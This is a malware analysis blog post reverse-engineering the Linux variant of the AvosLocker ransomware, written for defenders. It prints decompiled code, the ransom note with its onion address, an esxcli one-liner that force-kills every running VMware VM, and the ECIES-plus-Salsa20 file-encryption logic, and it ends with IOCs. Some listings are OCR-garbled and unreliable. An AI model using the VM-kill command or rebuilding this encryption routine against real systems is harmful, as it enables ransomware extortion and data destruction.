blog.lexfo.fr/Avoslocker.html

#### **Avoslinux Analysis**

## Introduction

Over the last few months, several cyber gangs (BlackCat, Hive, Revil, etc.) have built Linux versions of their ransomware, specifically targeting the VMware ESXi. The reason is that a single command could encrypt all the data contained on the virtual machines. In autumn 2021, the Avoslocker operators announced their new Linux variant of AvosLocker. The sample has been publicly available since January 2022.

This article is a detailed analysis of the Avoslinux piece of ransomware. The main objectives were to show the differences with the Windows variant, to understand the encryption mechanisms and to see if any anti-reverse engineering techniques were used.

#### **ELF Analysis**

The analyzed sample was found on the public platform <u>MalwareBazaar</u> and its sha256sum is 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4</u>. Based on the ELF header, it was compiled with GCC 4.4.7.

\$ readelf -p .comment 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf
String dump of section '.comment':

[ 0] GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-23)

Obviously, the binary is stripped and does not contain any symbols:

\$ nm 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf nm: 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf: no symbols

The ELF header also contains the sections .ctors and .dtors. The .ctors section contains a list of functions ran before the main function to initialize dynamic non-local variables.

\$ readelf -S ./10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf
Section Headers;

| 00001101 | i ficauci 3.                                   |   |               |          |          |
|----------|--|---|---------------|----------|----------|
| [Nr]     | Name   | Туре                                    | Address       | Offset   |          |
|          | Size   | EntSize                                 | Flags Link    | Info     | Align    |
| [0]      |  | NULL                                    | 000000000000  | 00000    | 00000000 |
|          | 000000000000000000000000000000000000000        | 000000000000000000000000000000000000000 | Θ             | 0        | Θ        |
| [ 1]     | .interp  | PROGBITS                                | 000000000040  | 00000200 |          |
|          | 000000000000001c                               | 000000000000000000000000000000000000000 | A 0           | 0        | 1        |
| <br>snip |  |   |               |          |          |
|          | atora  | PROGBITS                                | 0000000000075 | 7000     | 00157000 |
| [19]     | .ctors<br>000000000000000000000000000000000000 | 00000000000000000000000000000000000000  |               |          | 8        |
| [00]     |  |   |               | 0        | -        |
| [20]     | .dtors   | PROGBITS                                | 00000000075   |          | 001570a0 |
|          | 000000000000000000000000000000000000000        | 000000000000000000000000000000000000000 | WA 0          | Θ        | 8        |

The last constructor function called initializes three strings, the ransom notes, the sample ID, and base64 strings:

|     | int ctor_001()   |
|-----|--|
| 2   | (  |
| 3   | char v1; // [rsp+Ch] [rbp-Ch] BYREF  |
| 4   | char v2; // [rsp+Dh] [rbp-Bh] BYREF  |
| 5   | char v3; // [rsp+Eh] [rbp-Ah] BYREF  |
| 6   | <pre>char v4[9]; // [rsp+Fh] [rbp-9h] BYREF</pre>  |
| 7   |  |
| 8   | <pre>std::ios_base::Init::Init(&amp;unk_78B909);</pre>   |
| 9   | cxa_atexit(std::ios_base::Init::~Init, &unk_78B909, &unk_4F5788);  |
| 10  | <pre>std::string:string(</pre>   |
| 11  | &ransom_notes,   |
| 12  | "Attention!\r\n"   |
| 13  | "Your files have been encrypted.\r\n"  |
| 14  | "We highly suggest not shutting down your computer in case encryption process is not finished, as your files may get "           |
| 15  | "corrupted.\r\n"   |
| 16  | "In order to decrypt your files, you must pay for the decryption key & application.\r\n"   |
| 17  | "You may do so by visiting us at http://avosjon4pfh3y7ew3jdwz6ofw7lljcxlbk7hcxxmnxlh5kvf2akcqjad.onion.\r\n"                     |
| 18  | "This is an onion address that you may access using Tor Browser which you may download at https://www.torproject.org/"           |
| 19  | "download/\r\n"  |
| 20  |  |
| 21  | "D presented to you below in this note in our website.\r\n"  |
| 22  |  |
| 23  |  |
| 24  |  |
| 25  |  |
| 26  |  |
| 27  | cxa_atexit(std::string::~string, &ransom_notes, &unk_4F5788);  |
| 28  | <pre>std::string:string(&amp;g_avoslinux_ID, "2bf79e1403bf392b9ff640d56b95d6afa3f29d9dfbe75586141160167a14bb57", &amp;v3);</pre> |
| 29  | cxa_atexit(std::string::~string, &g_avoslinux_ID, &unk_4F5788);  |
| 30  | <pre>std::string:string(&amp;g_partners_msg, byte_4F66D8, &amp;v2);</pre>  |
| 31  | cxa_atexit(std::string::~string, &g_partners_msg, &unk_4F5788);  |
| 32  | <pre>std::string::string(</pre>  |
| 33  |  |
| 34  |  |
| 35  | &v1);  |
| ran | isom notes   |

ransom\_notes

The decoded base64 strings are 88-byte long and at first sight I couldn't figure out what it was.

\$echo -en

"MFYwEAYHKoZIzj0CAQYFK4EEAAoDQQAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/s+JKvyPvack9gw==" | base64 -d | xxd 00000000: 3056 3010 0607 2a86 48ce 3d02 0106 052b 0V0...\*.H.=...+ 00000010: 8104 000a 0342 0004 f54f aled 4034 0e8f ....B...0..@4.. 00000020: 6654 3155 24cf 468f 9422 ff9c e7d9 bff9 fTIUs.F..".... 00000030: 747f 6a14 c029 1265 6782 8738 ce52 e4e3 t.j..)eg..8.R. 00000040: d535 8967 3697 e8a7 d82b 7241 bfbf b3e2 .5.g6...+rA... 00000050: 4abf 23ef 60c9 3d83 J.#.i.=.

Then, by digging further in the binary, it appears to be an elliptic curve public key generated using the secp256k1 curve.

\$echo -en

" "MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/s+JKvyPvack9gw==" | base64 -d | openssl asn1parse -inform DER -dump

| 0:d=0  | h] | =2  | 1= | 86 | 6 C C | ons  | SE | QUE  | ENCE   |    |    |    |      |      |      |       |             |
|--------|----|-----|----|----|-------|------|----|------|--------|----|----|----|------|------|------|-------|-------------|
| 2:d=1  | h] | =2  | 1= | 16 | 6 C   | ons  | SE | QUE  | ENCE   |    |    |    |      |      |      |       |             |
| 4:d=2  | h] | =2  | 1= | 7  | 7 рі  | rim: | OE | BJE  | СТ     |    |    | 11 | id-e | ecPu | ıbli | icKey |             |
| 13:d=2 | h] | L=2 | 1= | 5  | 5 pi  | rim: | 08 | BJE  | СТ     |    |    | :: | sec  | 0256 | 6k1  |       |             |
| 20:d=1 | h] | =2  | 1= | 66 | 5 рі  | rim: | B  | IT S | STRING |    |    |    |      |      |      |       |             |
| 0000   | -  | 00  | 04 | f5 | 4f    | a1   | ed | 40   | 34-0e  | 8f | 66 | 54 | 31   | 55   | 24   | cf    | 0@4fT1U\$.  |
| 0010   | -  | 46  | 8f | 94 | 22    | ff   | 9c | e7   | d9-bf  | f9 | 74 | 7f | 6a   | 14   | сO   | 29    | F"t.j)      |
| 0020   | -  | 12  | 65 | 67 | 82    | 87   | 38 | се   | 52-e4  | e3 | d5 | 35 | 89   | 67   | 36   | 97    | .eg8.R5.g6. |
| 0030   | -  | e8  | a7 | d8 | 2b    | 72   | 41 | bf   | bf-b3  | e2 | 4a | bf | 23   | ef   | 69   | с9    | +rAJ.#.i.   |
| 0040   | -  | Зd  | 83 |    |       |      |    |      |        |    |    |    |      |      |      |       | =.          |
|        |    |     |    |    |       |      |    |      |        |    |    |    |      |      |      |       |             |

Finally, three objects are initialized, two of them will hold a public and private key, and one is for the random generator. These objects come from the crypto++ library.

```
DL_PrivateKey_EC(g_private_key);
       DL_PrivateKey_EC(g_private_Key);
__cxa_atexit(func, g_private_Key, &unk_4F5788);
DL_PublicKey_EC_0(&g_pubkey);
__cxa_atexit(CryptoPP::DL_PublicKey_EC<CryptoPP::ECP>::~DL_PublicKey_EC, &g_pubkey, &unk_4F5788);
g_prng.field_50 = off_757C90;
 38
 39
 40
 41
       42
 43
 44
 45
 46
 47
 48
       CryptoPP::SecBlock/unsigned char,CryptoPP::Allor
g_prng.field_50 = &off_4F7EF0;
f_gen_block = off_4F7EC0;
f_gen_block = off_757C90;
CryptoPP::Algorithm::Algorithm(&off_78B788, 1);
off_78B790 = OLL;
qword_78B7A0 = -1LL;
qword_78B7A8 = 0LL;
off_78E780 = olL;
 49
 50
 51
 52
 53
 54
55
56
       57
58
 59
       CryptoPP:Algorithm::Algorithm(&g_prng, 1);
g_prng.field_10 = -1LL;
g_prng.field_18 = 0LL;
g_prng.field_28 = 0LL;
 60
 61
 62
 63
       g_prng.field_30 = -1LL;
g_prng.field_38 = 0LL;
g_prng.field_40 = 0LL;
 64
 65
 66
       67
 68
 69
 70
71
       g_prng.g_prng = off_4F79C0;
off_78B790 = &g_prng.field_50;
sub_4BFC60(&f_gen_block);
cva_atouit/
 72
73
74
        __cxa_atexit(
          CryptoPP::CipherModeFinalTemplate_CipherHolder<CryptoPP::BlockCipherFinal<(CryptoPP::CipherDir)0,CryptoPP::MDC<CryptoPP::SHA1>::Enc>,CryptoPP::Co
&f_gen_block,
&unk_4F5788);
 75
76
77
78
       filename__ = 0LL;
off_78B8F8 = 0LL;
 79
 80
       off_78B900 = 0LL;
       return __cxa_atexit(sub_41C6A0, &filename__, &unk_4F5788);
 81
 82 }
ctors_object_init
```

# **Main function**

No technique has been set up to obfuscate and protect the ransomware. The ransomware is basic and accepts two parameters, the number of threads to be used and the directories to encrypt:

```
26
    if ( (int)argc <= 2 || (v4 = argv_1[1], !strcmp(v4, "help")) || *v4 == '-' )
27
    {
28
      puts(
29
         "AvosLinux | Branch SnowELF\n"
30
        "Usage: ./elf <thread count> <path> [path] [path] ...\n"
31
         "Example: ./elf 50 /vmfs/volumes/ /home/ /tmp/\n
                                                                                    program_helper
32
        "Notes:\n"
33
         "[path] can be set to 'esxi' as an alias to /vmfs/volumes/\n"
34
         "ESXi VMs will be forced to shutdown when ran against ESXi paths.\n"
        "\n"
35
        "Run in background: nohup ./elf 50 esxi &\n");
36
37
      result = 2LL:
```

If one of the given paths contains the strings "esxi" or "vmfs", a global variable is set to true and the running VMs (virtual machines) are killed using the esxcli command line:

```
if ( flag_vmfs_or_esxi )
69
70
              {
                printf("[+] Killing ESXi VMs ... ");
71
                 system(
72
                   "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | tail -n +2 | awk" killing_ESXi
73
                             '{system(\"esxcli vm process kill --type=force --world-id=\" $1)}'");
74
                    -F $'.'
75
                sleep(5u);
76
                puts("[OK]");
77
```

Finally, it will browse the given lists of directories recursively, load the attackers' public key and build a list of files that the encryption thread routine will consume.

```
84
                  do
 85
                  {
 86
                     s_dirname_1 = argv[2];
                    if ( !strcmp(s_dirname_1, s_esxi) )
 87
 88
                     {
                      strcpy(s_dirname, "/vmfs/volumes/");
build_files_list(s_dirname);
 89
 90
 91
                     3
 92
                    élse
 93
                     {
 94
95
96
                       build_files_list(s_dirname_1);
                    }
                    ,
++v12;
 97
                    ++argv;
 98
 99
                  while ( argc > v12 );
                  pthread_mutex_lock(&stru_78B8C0);
100
                  byte_78B8E8 = 1;
101
                  pthread_mutex_unlock(&stru_7888C0);
if ( v17 > 1 )
102
103
104
                  {
105
                     for ( i = 2LL; i \le v17; ++i )
106
                     {
                       if ( pthread_create(&haystack[8 * i], 0LL, encryption_routine, i) )
107
108
                       {
                         puts("Error: pthread_create() failed");
109
110
                         exit(1);
111
                       }
112
                    }
113
                  }
                  printf(
114
                  "[+] Objects: %lld\n[+] Application will be terminated when the encryption is over. Please wait.\n",
    g_number_of_files_to_enc);
    pthread_exit(0LL);
115
116
117
```

main\_encryption\_flow

## Generating the list of files to encrypt

The function that builds the list of files to encrypt is simple. First, it calls "opendir" with the directory path name to encrypt, and then, using "readdir", it iterates through the files in the directory. If it is a regular file and the name is not "README\_FOR\_RESTORE" or it does not end with the ".avoslinux" or ".avos2" extension, it is added to the global list. If the esxi global variable is set to true, only files that end with ".vmdk", ".vmem", ".vswp", ".vmsn" or ".log" are added to the list:

```
while ( !strcmp(&dirent->filename, "README_FOR_RESTORE") );
current_filename_1 = &dirent->filename;
current_filename = malloc(0x1000uLL);
 57
 58
 59
 60
              strcpy(current_filename, s_dirname);
             dirname_len = strlen(s_dirname);
current_filename_2 = current_filename_1;
if ( s_dirname[dirname_len - 1] != '/' )
 61
 62
 63
 64
             {
  *&current_filename[strlen(current_filename)] = '/';
  react_filename_1;
 65
 66
                current_filename_2 = current_filename_1;
 67
 68
69
70
71
72
73
74
75
76
77
78
              strcat(current_filename, current_filename_2);
              if ( flag_vmfs_or_esxi )
              {
                if ( !check_extension(current_filename, ".vmdk")
    && !check_extension(current_filename, ".vmem")
    && !check_extension(current_filename, ".vswp")
    && !check_extension(current_filename, ".vmsn")
    && !check_extension(current_filename, ".log") )
                 {
                    goto LABEL_23;
 79 LABEL_26:
 80
                pthread_mutex_lock(&mutex);
                std::string::string(ptr_current_filen
if ( off_78B8F8 == g_last_file_list )
                                                       irrent_filename, current_filename, &v13);
 81
 82
83
84
                 {
                    add_to_list(&g_files_list, off_78B8F8, ptr_current_filename);
 85
 86
                 else
 87
88
89
90
                 {
                   if ( off_78B8F8 )
                       std::string::string(off_78B8F8, ptr_current_filename);
 91
                      v8 = off_78B8F8;
 92
                    else
 93
94
95
96
                       v8 = 0LL;
 97
                   off_78B8F8 = (v8 + 8);
 98
                 }
 99
                 std::string::~string(ptr_current_filename);
100
                 ++g_number_of_files_to_enc;
101
                 pthread_mutex_unlock(&mutex);
102
                 free(current_filename);
103
              3
104
              else
105
106
                 if ( !check_extension(current_filename, ".avoslinux") && !check_extension(current_filename, ".avos2") )
                   goto LABEL_26;
107
```

build\_files\_list\_to\_encrypt

Unlike most Windows pieces of ransomware, that only encrypt data files based on their extension name using a whitelist or a blacklist, this Linux variant may encrypt all the files, including system files.

#### Load the attackers' public key

Because the ransomware uses the crypto++ library, we recognize the particular concept of *filters* and *pipes* used by the library in the reversed code. Similarly to Unix, Pipes allows data flows from a source to a sink and filters them to transform them. The original function that decodes and loads the base64 attackers' public key would probably look like this:

AutoSeededRandomPool prng; string encoded = "MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/+JKvyPvack9gw=="; string decoded;

StringSource ss(encoded, true, new Base64Decoder( new StringSink(decoded)));

ECIES<ECP>::Encryptor e0; e0.AccessPublicKey().Load(decoded); e0.GetPublicKey().ThrowIfInvalid(prng, 3); // Validate the public key

| 14 decoded pub key[0] = &b64sig  |                          |
|--|--------------------------|
| 15 b64 sink = operation new(0x20uL):   |                          |
| <pre>6 CrystopP::Algorithm::Algorithm(b64 sink, 0);</pre>  |                          |
| <pre>17 b64 sink-&gt;field 0 = g StringSinkTemplate;</pre>   |                          |
| boink ->field 8 = off 76920;   |                          |
| 19 b64 sink->string = decoded pub key;   |                          |
| 20 obj Base640ecoder = operator new(0x80LL);   |                          |
| 21 DecodingLookupArray = GetDecodingLookupArray ();  |                          |
| 22 Base64Decoder: Base64Decoder, Obj Base64Decoder, DecodingLookupArray, 6, b64 sink):   |                          |
| 23 s base64 key 1 = *s base64 key;   |                          |
| 24 obj Base64Decoder-field 0 = &g Base64Decoder;   |                          |
| 25 obj Base64Decoder->field 8 = off 75AFC0;  |                          |
| 26 StringSource::StringSource_0(&StringSource, s_base64_key_1, 1, obj_Base64Decoder);// base64 pub key   |                          |
| 27 StringSource::StringSource 1(&StringSource pub key, decoded pub key, 1, 0LL);   |                          |
| 28 (*(&ADJ(struc_1)->attackers_pub_keys + *(ADJ(struc_1)->attackers_pub_keys - 14)))[7](// CryptoPP::ASN1CryptoMaterial <cryptopp::publickey>::Load(CryptoPP::BufferedTransformation &amp;)</cryptopp::publickey>  |                          |
| 29 &ADJ(struc_1)->attackers_pub_keys + *(ADJ(struc_1)->attackers_pub_keys - 14),   |                          |
| 30 &StringSource_pub_key);   |                          |
| 31 StringSource_pub_key.field_38 = off_4FC5D0;   |                          |
| 32 StringSource_pub_key.field_30 = &off_4F88F0;  |                          |
| 33 StringSource_pub_key.field_0 = &off_77E410;   |                          |
| 34 StringSource_pub_key.field_8 = off_77E588;  |                          |
| 35 if ( StringSource_pub_key.field_18 )  |                          |
| 36 (*(*stringSource_pub_key.field_18 + 8LL))(StringSource_pub_key.field_18);   |                          |
| 37 StringSource_pub_key.field_8 = off_4FC5D0;  |                          |
| 38 <pre>stringSource_pub_key.field_0 = &amp;off_4F88F0;</pre>  |                          |
| 39 StringSource.field_38 = off_4FC5D0;   |                          |
| 40 StringSource.field_30 = &off_4F8BF0;  |                          |
| 41 StringSource.field_0 = &off_77E410;   |                          |
| 42 StringSource.field_8 = off_77E588;  |                          |
| 43 if (StringSource.field 18)  |                          |
| <pre>44 (*(*5tringSource.field_18 + 8LL))(StringSource.field_18);<br/>5 StringSource.field = off 4FC508;</pre>   |                          |
| 4) stringsource.iteld 0 = 8off 4R8F6;<br>46 Stringsource.iteld 0 = 8off 4R8F6;   |                          |
| <pre>viringsourte.itelug = aui_wrobro;<br/>// v7 = (*&amp;AD)(struc 1)-&gt;httackers pub keys + *(AD](struc 1)-&gt;httackers pub keys - 14)))[4](// CryptoPP::L PublicKeyImpl<cryptopp::dl ec<cryptopp::ecp="" groupparameters="">&gt;::Validate(CryptoPP::Random</cryptopp::dl></pre>   | NumberGeneration 9 (dat) |
| 4/ V/ = ("awu(struc_1)-sattackers_pub_keys + (wu(struc_1)-sattackers_pub_keys - 14))[fi](/ Cryptorr::uL=rublickeyimpickeyimpickryptorr::uL=rublickeyimpickeyim    | NumberGenerator &,uint)  |
| 40 autorstructorstructorstructorstructorstructorestructor |                          |
| 50 3LL):   |                          |
| 51 v8 = 0:   |                          |
| land staalore public elliptic europe key   |                          |

load\_attackers\_public\_elliptic\_curvre\_key


## Encryption

To encrypt files on the disk, Avoslinux uses the Salsa20 stream ciphers using the 12-round variant. For each file to encrypt, it generates a 32-byte long Salsa key and an 8-byte long nonce.



gen\_salsa\_key\_nonce

The generated key and nonce are passed to the function "ECIES\_n\_b64" to be encrypted using the ECIES (Elliptic Curve Integrated Encryption Scheme) crypto scheme, and then base64-encoded.



The function would probably look like this:

string key\_nonce; StringSource ss1 (key\_nonce, true, new PK\_EncryptorFilter(prng, e0, new Base64Encoder( new StringSink(b64\_ecies\_key\_nonce))));

The ECIES-encrypted output is bigger than the original: 125-byte long. Based on the crypto++ ECIES documentation, "The output of the encryption function is the tuple {K, C, T}, where K is the encrypted common secret, C is the ciphertext, and T is the authentication tag."

The number of Salsa rounds is set:

```
salsa_round[0] = 12;
set_salsa_rounds(&v41, "Rounds", salsa_round, 1);
v6 = sub_422BF0(&v41, 0x501980LL, &v32, v43);
sub_443BE0(&params_value_paris, v6);
v41 = &off_759450;
v41 = &varage(%);
113
114
116
117
118
        sub_41AE90(&v42);
       v7 = ptr;
v41 = off_4F72B0;
119
120
        v8 = v32.field_28;
121
                                                                                                                                                  set_salsa_rounds_and_key
        if ( ptr )
122
123
       {
if ( v32.field_28 > v32.field_20 )
124
125
              v8 = v32.field_20;
          memset(ptr, 0, v8);
CryptoPP::AlignedDeallocate(v7);
126
127
128
       CryptoPP::SimpleKeyingInterface::SetKey(&a1, salsa_key, key_size, &params_value_paris);
file_end_position_1 = file_end_position;
129
130
```

The file is encrypted using the Salsa20/12 algorithm, and the key with the previously encrypted nonce (ECIES and base64) is appended to the end of the file.

```
if ( file_end_position > 0xBB7FFF )
 131
 132
         {
 133
            while (1)
 134
            £
              bytes_read = fread(read_data, 1uLL, 0xFA000uLL, fd_file_to_Enc_1);
v11 = file_end_position_1 - bytes_read;
fseek(fd_file_to_Enc_1, -bytes_read, SEEK_CUR);
CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPolicyHolder<CryptoPP::AdditiveCipherAbstractPolicy,CryptoPP::SymmetricCipher>>::ProcessData(
 135
 136
 137
 138
                  &a1,
 139
 140
                 read_data,
141
142
                 read_data,
bytes_read);
              bytes_read,
fwrite(read_data, luLL, bytes_read, fd_file_to_Enc_1);
if ( bytes_read <= 0xF9FFF )
break;
if ( v11 <= 0x9C4FFF )</pre>
 143
144
 145
146
               goto LABEL_25;
file end position
 147
               goto LABEL_25;
file_end_position_1 = v11 - 0x9C4000;
fseek(fd_file_to_Enc_1, 0x9C4000LL, SEEK_CUR);
 148
 149
 150
           }
 151
         else
 153
         {
           v17 = fread(read_data, 1uLL, 0xFA000uLL, fd_file_to_Enc_1);
fseek(fd_file_to_Enc_1, 0LL, SEEK_SET);
CryptoPP::AdditiveCipherTemplate<CryptoPP::AdditiveCipherAbstractPolicy,CryptoPP::SymmetricCipher>>::ProcessData(
154
155
156
157
               &a1.
 158
               read_data,
 159
              read data.
           v17);
if ( file_end_position <= 0xF9F54 )</pre>
 160
 161
 162
           {
               to_memcpy(&read_data[v17], 0xABuLL, b64_sig_1, 0xABuLL);
fwrite(read_data, 1uLL, v17 + 171, fd_file_to_Enc_1);
 163
 164
              goto LABEL_12;
 165
 166
 167
            fwrite(read_data, 1uLL, v17, fd_file_to_Enc_1);
 168 LABEL 25:
 169
           fseek(fd_file_to_Enc_1, 0LL, SEEK_END);
 170
         fwrite(b64_sig_1, 1uLL, 0xABuLL, fd_file_to_Enc_1);
 172 LABEL 12:
173 free(read_data);
174 fclose(fd_file_to_Enc_1);
salsa20/12 encrypting
```

Then, the file is renamed by appending the ".avoslinux" extension to the file.

```
175 append_str(newa, s_filename, ".avdslinux"); File renamed
176 rename(*s_filename, newa[0]);
```

Finally, the Salsa key and the nonce are erased from the memory:

```
nonce_2 = nonce;
203
204
       nonce_size_1 = nonce_size;
205
      if ( nonce )
206
       {
         if ( nonce_size > v35 )
    nonce_size_1 = v35;
memset(nonce, 0, nonce_size_1);
207
208
209
         CryptoPP::AlignedDeallocate(nonce_2);
210
211
       salsa_key_1 = salsa_key;
212
                                                                   Salsa key and nonce zeroing
       salsa_key_size = key_size;
      if ( salsa_key )
214
215
      {
         if ( key_size > v38 )
216
        salsa_key_size = v38;
memset(salsa_key, 0, salsa_key_size);
CryptoPP::AlignedDeallocate(salsa_key_1);
218
219
      }
220
       return v3;
221
222 }
```

## Conclusion

The Linux variant is very simple and has no special features like network encryption or any anti-reverse techniques to obfuscate codes. The encryption process is not common for a piece of ransomware and it is different from the Windows variant, which uses the RSA and AES combination. Another thing to note is that unlike most Windows pieces of ransomware, that only encrypt data files based on their extension name using a whitelist or a blacklist, this Linux variant may encrypt all the files, including system files.

#### **IOCs**

Sample hash

- SHA256: 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4
- SHA1: 9c8f5c136590a08a3103ba3e988073cfd5779519
- MD5: f659d1d15d2e0f3bd87379f8e88c6b42

Elliptic curve public key

MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2I+in2CtyQb+/s